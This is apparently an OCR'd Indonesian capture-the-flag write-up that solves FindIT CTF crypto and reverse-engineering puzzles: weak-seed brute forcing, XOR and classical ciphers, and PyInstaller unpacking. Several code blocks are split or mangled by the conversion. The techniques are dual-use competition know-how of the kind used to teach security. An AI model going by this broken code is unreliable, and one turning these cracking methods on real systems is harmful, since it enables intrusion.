    }
    int temp =0;
    for(i=0;i<n;i++){
        for(j=0;j<s.size();j++){
                if(a[i][j]=='0')
                    a[i][j]= s[temp++];
        }
    }
    flag=0;
    j=0;
    for(i=0;i<s.size();i++){
        cout<<a[j][i];
         if(j==n-1){
            flag=1;
        }
        else if(j==0)
            flag=0;

        if(flag==0){
            j++;
        }
        else j--;
    }
    cout<<'\n';
    return 0;
}
```



Flag: FindITCTF{r41LF3Nc3_C0d3_1s_E4sy}


Detective Handal



Diberikan deskripsi yang secara ringkas, menunjukkan karakteristik untuk menjawab cipher, informasi yang bisa didapatkan adalah:

- Jenis cipher = Blow Fish
- Key = id sosmed => id LINE dari OA Find IT (didapatkan dari landing page Find IT) => hqx0844o
- IV = tanggal AOT pertama kali rilis => 7 April 2013 => 07042013
- Mode = “Crash Team Racing” => CTR
- Output = Raw
- Input = Hex

Diberikan juga attachment berisi deskripsi dan hasil enkripsinya, Informasi tersebut dijadikan satu dan berhasil didapatkan flagnya



Flag: FindITCTF{y0u_4r3_a_gr3at_d3tect1ve}

Randomized Seed

Diberikan kode sebagai berikut

```python
import random
from Cryptodome.Util.number import getPrime

with open('flag.txt', 'r') as f:
    flag = f.read()

randSeed = getPrime(13)
random.seed(randSeed)

encrypted = ''.join(f'{(ord(i) ^ random.randint(0, 255)):02x}' for i in flag)

with open('out.txt', 'w') as f:
    f.write(encrypted)
```

Karena nilai getPrime(13) tidak terlalu besar probabilitasnya jadi kami gunakan approach generate random prime 13 yang unik kemudian decrypt flag. Berikut solver yang kami gunakan

```
import random
from Crypto.Util.number import getPrime


poss_seed = []
for i in range(1000):
        tmp = getPrime(13)
        if(tmp not in poss_seed):
                poss_seed.append(tmp)

ct =
bytes.fromhex("6046dde5dabf9a1f0216c13db91bd5502ea58ed82277058e4fb86c687ba6"
)
for seed in poss_seed:
        random.seed(seed)
        flag = ""
        for i in ct:
                flag += chr(i^random.randint(0, 255))
        if(flag.startswith("FindITCTF")):
                print(seed,flag)
```

```
[➜  Randomized Seed python3 solver.py
8059 FindITCTF{2_Ez_t0_Br3ak_27431}
```

Flag : FindITCTF{2_Ez_t0_Br3ak_27431}

Confusing Encryption

```python
import random

def random_N(n):
    range_start = 10**(n-1)
    range_end = (10**n)-1
    return random.randint(range_start, range_end)

def random_hex(n):
    a = random.randint(random_N(1), random_N(6))
    random.seed(a)
    range_start = 16**(n-1)
    range_end = (16**n)-1
    return random.randint(range_start, range_end)

FLAG = b'FindITCTF{redacted}'
FLAG = FLAG.hex()
KEY = random_hex(len(FLAG))

cipher = str(hex(int(FLAG, 16)^KEY))[2:]

print("Cipher: %s"%cipher)

with open('encrypted.txt', 'w') as f:
    f.write(cipher)
```

Mirip seperti randomize seed, intinya nilai seed bruteforceable, berikut solver yang kami gunakan


```
from Crypto.Util.number import *
import random

def random_hex(n, a):
   random.seed(a)
   range_start = 16**(n-1)
   range_end = (16**n)-1
   return random.randint(range_start, range_end)

ct =
"3a1d15719101552d27e307dd6a07439d9665b6413384560a092bee5c05907ad85b7fc5a1
b66a5450997dae2159f35068f9ca"
ct_dec = int(ct,16)
length = len(ct)
for i in range(1,999999):
        KEY = random_hex(length, i)
        pt = (ct_dec^KEY)
        tmp = long_to_bytes(pt)
        if(b"Find" in tmp or b"dniF" in tmp):
```

```
                print(i,tmp)
```

```
[→  Confusing Encryption python3 solver.py
597829 b'FindITCTF{ju5t_x0R_kn0wn_pl4in_t3xt_4ttack_r1ght?}'
```

Flag : FindITCTF{ju5t_x0R_kn0wn_pl4in_t3xt_4ttack_r1ght?}


I Like Matrix




Diberikan deskripsi dan attachment berupa output dari hasil enkripsi. Deskripsi seperti sebelumnya, memberikan ciri-ciri terhadap jenis dan karakteristik cipher, didapatkan informasi berupa:

- Jenis cipher = Hill Cipher
- Tipe matrix = 2x2

Maka dari itu, menggunakan tools online, bisa didapatkan flagnya dengan cara mendecrypt 2 kali dari output yang diberikan.





Flag: FindITCTF{OKComPuTeR_iS_thE_bEst_AlbUum}

One Of Us

Diberikan text sebagai berikut

```
1  BOJEJ DNE EPD FUE UKF PFPET RG HNFTJROCQ FHBUBEYHRT XTGI IOS FPPAHNJHOEJ DNE WP CNG CPPQTJKEOVJQS. IOS HYCRSLF, "KPY HDN CRC UJQD B SSKADTF PFUXDGF P UQ
   FOIDH JP F SUCOJE-PHY DUZRYRSZVUGR?" LS CHMKJYEE WP DJ HATLFT YR DFVDTNEE BQE WSGESVUCSG TIDO KK WHF KZRTWHFWJEFO PFRQNJ ZESH TKRSLZ QBOJG A BQE D FV IO "KPY
   HDN C VFPI D PSLWCYH MFVTCLH M UR B KS D PVEMKH-NEZ FSAUWOTBTVJP?" IO DEFNWIPQ UQ FGDJQH DFFKTWPTNHS BQE RJUSPQBNNWIFV UQ FOIDH BPI EOC, DVVMRRT VPQS DDEHE
   QYKES FICWDCUHSU, BLTI WIGNU OXQ QGWVOODMKYLET. WIG KLRTW UQ GH AEGFF BDS FYF, VMH "EBYFUIUOQSFT." JYE XDT KSYEOWFF NQ 1988 BZ FICWOET EFPSHT, HLMNJV
   BSDTUFUD, BQE LJDN-NDSE WRBFUU, KS WHFLS RFSES, "SSKADCZ DNRQLFJFBVNRN CB QWGOID GJUHXSTLPP." NQ BSXDG XFHOHJGW'V BPRL CUSLJHE EWBPURHTFSHZ, RUJJU CIDSCHWESV
   BTJ OITWFF
2
3
```

Dari kode new_encoder.py terlihat mirip dengna vigenere, jadi kami coba gunakan online guesser.

Didapatkan key BDBCFDA, konvert ke nilai angka/index dari alphabet uppercase, operasikan sesuai dengan keterangan soal, dan implementasikan new_encoder untuk mednapatkan flag

```
#!/usr/bin/env python

from string import ascii_uppercase

key = '1312530'
tmp_key = int(key[::-1]) + 2021530
key = str(tmp_key)
encrypted = []

with open('plaintext.txt') as handle:  # HAPPY SWEET SEVENTEEN FREDDIE
        plaintext = handle.read()

        i = 0
        for c in plaintext:
                c = c.upper()

                if (c in ascii_uppercase):
                        index = ascii_uppercase.index(c)
                        shift = int(key[i % len(key)])
                        enc_text = ascii_uppercase[(index + shift)%26]
                        encrypted.append(enc_text)
```


```
                        i += 1

                else:
                        encrypted.append(c)

print(''.join(encrypted))
```

```
➜  One Of Us python3 new_encoder.py
JDWSE YXGHA VKBFPWLHT LSGGKLK
```

Flag : FindITCTF{JDWSE_YXGHA_VKBFPWLHT_LSGGKLK}

CRYptograPI

Diberikan ciphertext sebagai berikut



Berdasarkan deskripsi , perlu dilakukan operasi bitwise dengan decimal digits dari pi. Jadi setelah menebak-nebak cukup lama, kami menemukan solusinya yakni xor dengan decimal dari string decimal digits pi. Berikut solver yang kami gunakan

```
import math
from Crypto.Util.number import *
a = "75 5b 5f 12 4d 12 51 50 47 15 5b 58 42 5e 5b 46 12 18 60 5e 5b 45 14 5a 40 18 47
5a 52 19 53 5c 53 5f 02 14 77 50 59 55 7f 6d 70 6d 7f 48 44 06 53 04 7c 73 5c 69 0d 68
5e 0d 5a 0d 74 57 6d 67 03 45 54 05 5a 61 6f 0f 77 5f 02 70 04 50 44".split(" ")
ct = []
for i in a:
        ct.append(int(i,16))


pi =
"14159265358979323846264338327950288419716939937510582097494459230781640
62862089986280348253421170679821480865132823066470938446095505822317253 5
94081284811174502841027019385211055596446229489549303819644288109756659 3
34461284756482337867831652712019091456485669234603486104543266482133936 0
72602491412737245870066063155881748815209209628292540917153643678925903 6
00113305305488204665213841469519415116094330572703657595919530921861173 8
19326117931051185480744623799627495673518857527248912279381830119491298 3
36733624406566430860213949463952247371907021798609437027705392171762931 7
67523846748184676694051320005681271452635608277857713427577896091736371 7
87214684409012249534301465495853710507922796892589235420199561121290219 6
08640344181598136297747713099605187072113499999983729780499510597317328 1
60963185950244594553469083026425223082533446850352619311881710100031378 3
87528865875332083814206171776691473035982534904287554687311595628638823 5
37875937519577818577805321712268066130019278766111959092164201989380952 5
72010654858632788659361533818279682303019520353018529689957736225994138 9
12497217752834791315155748572424541506959508295331168617278558890750983 8
17546374649393192550604009277016711390098488240128583616035637076601047 1
```

```
018194295559619894676783744944825537977472684710404753464620804668425906
949129331367702898915210475216205696602405803815019351125338243003558764
024749647326391419927260426992279678235478163600934172164121992458631503
028618297455570674983850549458858692699569092721079750930295532116534498
720275596023648066549911988183479775356636980742654252786255181841757467
289097777279380008164706001614524919217321721477235014144197356854816136
115735255213347574184946843852332390739414333454776241686251898356948556
209921922218427255025425688767179049460165346680498862723279178608578438
382796797668145410095388378636095068006422512520511739298489608412848862
694560424196528502221066118630674427862203919494504712371378696095636437
191728746776465757396241389086583264599581339047802759009946576407895126
946839835259570982582262052248940772671947826848260147699090264013639443
745530506820349625245174939965143142980919065925093722169646151570985838
741059788595977297549893016175392846813826868386894277415599185592524595
395943104997252468084598727364469584865383673622262609912460805124388439
045124413654976278079771569143599770012961608944169486855584840635342207
222582848864815845602850601684273945226746767889525213852254995466672782
398645659611635488623057745649803559363456817432411251507606947945109659
609402522887971089314566913686722874894056010150330861792868092087476091
782493858900971490967598526136554978189312978482168299894872265880485756
401427047755513237964145152374623436454285844795265867821051141354735 73
952311342716610213596953623144295248493718711014576540359027993440374200
731057853906219838744780847848968332144571386875194350643021845319104848
100537061468067491927819119793995206141966342875444064374512371819217999
839101591956181467514269123974894090718649423196156794520809514655022523
160388193014209376213785595663893778708303906979207734672218256259966150
142150306803844773454920260541466592520149744285073251866600213243408819
071048633173464965145390579626856100550810665879699816357473638405257145
910289706414011097120628043903975951567715770042033786993600723055876317
635942187312514712053292819182618612586732157919841484882916447060957527
069572209175671167229109816909152801735067127485832228718352093539657251
210835791513698820914442100675103346711031412671113699086585163983150197
016515116851714376576183515565088490998985998238734552833163550764791853
589322618548963213293308985706420467525907091548141654985946163718027098
199430992448895757128289059232332609729971208443357326548938239 1"
flag = ""
for i in range(len(ct)):
        flag += chr(ct[i]^ord(pi[i]))
print(flag)
```

```
→  CRYptograPI python3 solver.py
Don't get caught! This is the flag: FindITCTF{s3b4IKnY4_j4n9An_T3rl4lU_9Eg4B4h}
```

Flag : **FindITCTF{s3b4IKnY4_j4n9An_T3rl4lU_9Eg4B4h}**

Random is not Random

Diberikan soal sebagai berikut

```python
from random import choice, shuffle, randint

def poly_of(self, gen):
    L = self.parent()
    d = L.degree()
    V = L.base_ring()^d

    vectors = [vector(self)] + [vector(gen^i) for i in range(d)]
    dependence = V.linear_dependence(vectors)

    if all(coefficients[0] == 0 for coefficients in dependence):
        raise ArithmeticError(f'Tidak dapat mengekspresikan {self} sebagai polinomial dalam {gen}')

    coefficients = next(list(coefficients) for coefficients in dependence if coefficients[0] != 0)
    return L.base_ring()['x'](coefficients[1:])/-coefficients[0]

def randomize(message, bits):
    L = GF(127)
    for i in range(bits.nbits() -1):
        L = L['x'].irreducible_element(2, algorithm='random').splitting_field(f't{i}')

    M = sum(c*L.gen()^i for i, c in enumerate(message))

    for _ in range(randint(1, bits.nbits())):
        m = M
        while m == M:
            roots = L.random_element().minimal_polynomial().roots(L)
            shuffle(roots)

            try:
                (r1, _), (r2, _) = roots[:2]
                M = poly_of(M, r1)(r2)
            except:
                pass

    return bytes(map(int, M.polynomial().padded_list(L.degree())))

if __name__ == '__main__':
    flag = "FindITCTF{REDACTED}".encode()
    assert len(flag) % 16 == 0

    flag = [flag[i:i+16] for i in range(0, len(flag), 16)]
    shuffle(flag)

    for part in flag:
        print(randomize(part, 32).hex(), end='')
    print()
```

Soalnya sangat sulit, sempat berpikir sekilas bahwa ini model dari ssp tapi ternyata tidak. Akhirnya kami cari di google dan menemukan tipe soal sejenis yang ternyata diambil dari ctf idek https://github.com/AZ-0/Writeups/tree/main/2022/idek/crypto-finite-realm-of-random. Selanjutnya tinggal implementasi solver dari soal tersebut

```
# https://github.com/AZ-0/Writeups/tree/main/2022/idek/crypto-finite-realm-of-random
with open('out.txt', 'r') as file:
    x = bytes.fromhex(file.read())

x = [*map(ZZ, x)]
p = 127
E = GF(p^32, 't')
π = E.frobenius_endomorphism()
for i in range(0, len(x), 32):
    c = E([ZZ(y) for y in x[i:i+32]])

    for f in π.powers(E.degree()):
        m = f(c).polynomial()
        if m.degree() < 16:
            print(*map(chr, m.list()), sep='')
```

Flag:
FindITCTF{Somebody_once_told_me_the_world_is_gonna_roll_me_I_aint_the_sharpest_tool_in_the_shed}

RE

Furr(y)verse

Diberikan file 64 bit

```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
  int v3; // [rsp+14h] [rbp-7Ch]
  int i; // [rsp+18h] [rbp-78h]
  int v5; // [rsp+1Ch] [rbp-74h]
  char s[104]; // [rsp+20h] [rbp-70h] BYREF
  unsigned __int64 v7; // [rsp+88h] [rbp-8h]

  v7 = __readfsqword(0x28u);
  v5 = strlen(key);
  encodeKey(key);
  puts(&::s);
  puts(&byte_402050);
  printf(format);
  printf(aKKamuMMauJadiF);
  printf(aMMasukinFlagYa);
  printf("\n\nPassword: ");
  __isoc99_scanf("%s", s);
  puts("\n\n=====================================\n");
  v3 = 1;
  for ( i = 0; i < v5; ++i )
  {
    if ( s[i] != key[i] )
      v3 = 0;
  }
  if ( v3 && strlen(s) == v5 )
  {
    puts(aYeyFlagKamuBen);
    puts(aSelamatKamuSud);
  }
  else
  {
    puts(aAaakkFlagKamuS);
  }
  while ( 1 )
    ;
}
```

```
size_t encodeKey()
{
  size_t result; // rax
  int i; // [rsp+Ch] [rbp-14h]

  for ( i = 0; ; ++i )
  {
    result = strlen(key);
    if ( i >= result )
      break;
    key[i] += 6;
  }
  return result;
}
```

Jadi intinya kita harus memberikan input yang nilainya sama dengan key[i] + 6 untuk i dari 0 sampai index terakhir dari key. Berikut solver yang kami gunakan

```
a = b"@ch^CN=N@um*f+^Y/*F+^Y/If+>w"
flag = ""
for i in a:
        tmp = i + 6
```

```
        flag += chr(tmp)
print(flag)
```

Flag : FindITCTF{s0l1d_50L1d_5Ol1D}

Bypass the Py

Diberikan file exe, karena cluenya adalah pyinstaller maka kita bisa gunakan script https://github.com/extremecoders-re/pyinstxtractor/blob/master/pyinstxtractor.py berikut untuk mendapatkan compiled python scriptnya .

```
➜  chall python3 ext.py chall.exe
[+] Processing chall.exe
[+] Pyinstaller version: 2.1+
[+] Python version: 3.10
[+] Length of package: 930960 bytes
[+] Found 10 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_inspect.pyc
[+] Possible entry point: pyi_rth__tkinter.pyc
[+] Possible entry point: chall.pyc
[!] Warning: This script is running in a different Python version than the one used to build the executable.
[!] Please run this script in Python 3.10 to prevent extraction errors during unmarshalling
[!] Skipping pyz extraction
[+] Successfully extracted pyinstaller archive: chall.exe

You can now use a python decompiler on the pyc files within the extracted directory
```

Selanjutnya untuk melakukan decompile terhadap chall.pyc kami menggunakan pycdc.

```
➜  chall ~/tools/pycdc/pycdc chall.exe_extracted/chall.pyc
# Source Generated with Decompyle++
# File: chall.pyc (Python 3.10)

from tkinter import *
from tkinter import messagebox
import os

def checkPassword():
    if password.get() == 'password':
        messagebox.showinfo('Success', 'Password is correct!')
        messagebox.showinfo('Flag', 'FindITCTF{t4ngl3D_w1tH_pyTh0n_4nd_5tuff}')
        return None
    None.showerror('Error', 'Password is incorrect!')


def main():
    global password
    window = Tk()
    window.title('Password Bypass')
    window.geometry('300x100')
    password = StringVar()
    passwordEntry = Entry(window, password, 30, **('textvariable', 'width'))
    passwordEntry.grid(0, 0, 10, 10, **('column', 'row', 'padx', 'pady'))
    submitButton = Button(window, 'Submit', checkPassword, **('text', 'command'))
    submitButton.grid(0, 1, 10, 10, **('column', 'row', 'padx', 'pady'))
    window.mainloop()

if __name__ == '__main__':
    main()
    return None
```

Flag : FindITCTF{t4ngl3D_w1tH_pyTh0n_4nd_5tuff}


Joy Sketching in the Matrix


Diberikan file sbg berikut beserta cmd.txt

```
23 69 6e 63 6c 75 64 65 20 3c 4d 44 5f 4d 41 58 37 32 78 78 2e 68 3e 0d 0a 23 64 65 66 69 6e 65 20 4d 44 5f 4d 41 58 37 32
78 78 0d 0a 0d 0a 23 64 65 66 69 6e 65 09 4d 41 58 5f 44 45 56 49 43 45 53 09 32 0d 0a 0d 0a 63 6f 6e 73 74 20 69 6e 74 20 6d 61 78 58 20 3d 20 4d 41 58 5f
44 45 56 49 43 45 53 20 2a 20 38 20 2d 20 31 3b 0d 0a 63 6f 6e 73 74 20 69 6e 74 20 6d 61 78 59 20 3d 20 37 3b 0d 0a 0d 0a 23 64 65 66 69 6e 65 09 43 4c 4b
5f 50 49 4e 09 09 31 33 0d 0a 23 64 65 66 69 6e 65 09 44 41 54 41 5f 50 49 4e 09 31 31 0d 0a 23 64 65 66 69 6e 65 09 43 53 5f 50 49 4e 09 09 31 30 0d 0a 0d
0a 23 64 65 66 69 6e 65 20 56 45 52 54 5f 50 49 4e 20 41 30 0d 0a 23 64 65 66 69 6e 65 20 48 4f 52 5a 5f 50 49 4e 20 41 31 0d 0a 23 64 65 66 69 6e 65 20 53
45 4c 5f 50 49 4e 20 20 32 0d 0a 0d 0a 4d 44 5f 4d 41 58 37 32 58 58 20 6d 78 20 3d 20 4d 44 5f 4d 41 58 37 32 58 58 28 4d 44 5f 4d 41 58 37 32 58 58 3a 3a
50 41 52 4f 4c 41 5f 48 57 2c 20 43 53 5f 50 49 4e 2c 20 4d 41 58 5f 44 45 56 49 43 45 53 29 3b 0d 0a 0d 0a 69 6e 74 20 78 20 3d 20 30 3b 0d 0a 69 6e 74 20
79 20 3d 20 30 3b 0d 0a 0d 0a 76 6f 69 64 20 73 65 74 75 70 28 29 20 7b 0d 0a 20 20 6d 78 2e 62 65 67 69 6e 28 29 3b 0d 0a 20 20 6d 78 2e 63 6f 6e 74 72 6f
6c 28 4d 44 5f 4d 41 58 37 32 58 58 3a 3a 49 4e 54 45 4e 53 49 54 59 2c 20 4d 41 58 5f 49 4e 54 45 4e 53 49 54 59 20 2f 20 32 29 3b 0d 0a 20 20 6d 78 2e 63
6c 65 61 72 28 29 3b 0d 0a 0d 0a 20 20 70 69 6e 4d 6f 64 65 28 56 45 52 54 5f 50 49 4e 2c 20 49 4e 50 55 54 29 3b 0d 0a 20 20 70 69 6e 4d 6f 64 65 28 48 4f
52 5a 5f 50 49 4e 2c 20 49 4e 50 55 54 29 3b 0d 0a 20 20 70 69 6e 4d 6f 64 65 28 53 45 4c 5f 50 49 4e 2c 20 49 4e 50 55 54 5f 50 55 4c 4c 55 50 29 3b 0d 0a
7d 0d 0a 0d 0a 76 6f 69 64 20 6c 6f 6f 70 28 29 20 7b 0d 0a 20 20 69 6e 74 20 68 6f 72 7a 20 3d 20 61 6e 61 6c 6f 67 52 65 61 64 28 48 4f 52 5a 5f 50 49 4e
29 3b 0d 0a 20 20 69 6e 74 20 76 65 72 74 20 3d 20 61 6e 61 6c 6f 67 52 65 61 64 28 56 45 52 54 5f 50 49 4e 29 3b 0d 0a 20 20 69 66 20 28 76 65 72 74 20 3c
20 33 30 30 29 20 7b 0d 0a 20 20 20 20 79 20 3d 20 6d 69 6e 28 79 20 2b 20 31 2c 20 6d 61 78 59 29 3b 0d 0a 20 20 7d 0d 0a 20 20 69 66 20 28 76 65 72 74 20
3e 20 37 30 30 29 20 7b 0d 0a 20 20 20 20 79 20 3d 20 6d 61 78 28 79 20 2d 20 31 2c 20 30 29 3b 0d 0a 20 20 7d 0d 0a 20 20 69 66 20 28 68 6f 72 7a 20 3e 20
37 30 30 29 20 7b 0d 0a 20 20 20 20 78 20 3d 20 6d 69 6e 28 78 20 2b 20 31 2c 20 6d 61 78 58 29 3b 0d 0a 20 20 7d 0d 0a 20 20 69 66 20 28 68 6f 72 7a 20 3c
20 33 30 30 29 20 7b 0d 0a 20 20 20 20 78 20 3d 20 6d 61 78 28 78 20 2d 20 31 2c 20 30 29 3b 0d 0a 20 20 7d 0d 0a 20 20 69 66 20 28 64 69 67 69 74 61 6c 52
65 61 64 28 53 45 4c 5f 50 49 4e 29 20 3d 3d 20 4c 4f 57 29 20 7b 0d 0a 20 20 20 20 6d 78 2e 63 6c 65 61 72 28 29 3b 0d 0a 20 20 7d 0d 0a 20 20 6d 78 2e 73
65 74 50 6f 69 6e 74 28 79 2c 20 78 2c 20 74 72 75 65 29 3b 0d 0a 20 20 6d 78 2e 75 70 64 61 74 65 28 29 3b 0d 0a 20 20 64 65 6c 61 79 28 31 30 30 29 3b 0d
0a 7d 0d 0a 0d 0a 2f 2f 20 4e 6f 74 65 3a 20 54 6f 20 4a 6f 79 2c 20 64 6f 6e 27 74 20 67 69 76 65 20 75 70 20 74 72 79 69 6e 67 20 74 6f 20 66 69 6e 64 20
6f 75 74 20 61 62 6f 75 74 20 74 68 65 20 65 61 73 74 65 72 20 65 67 67 21 20 2d 4e 65 6f 0d 0a 2f 2f 20 7b 0d 0a 2f 2f 20 20 20 22 74 79 70 65 22 3a 20 22
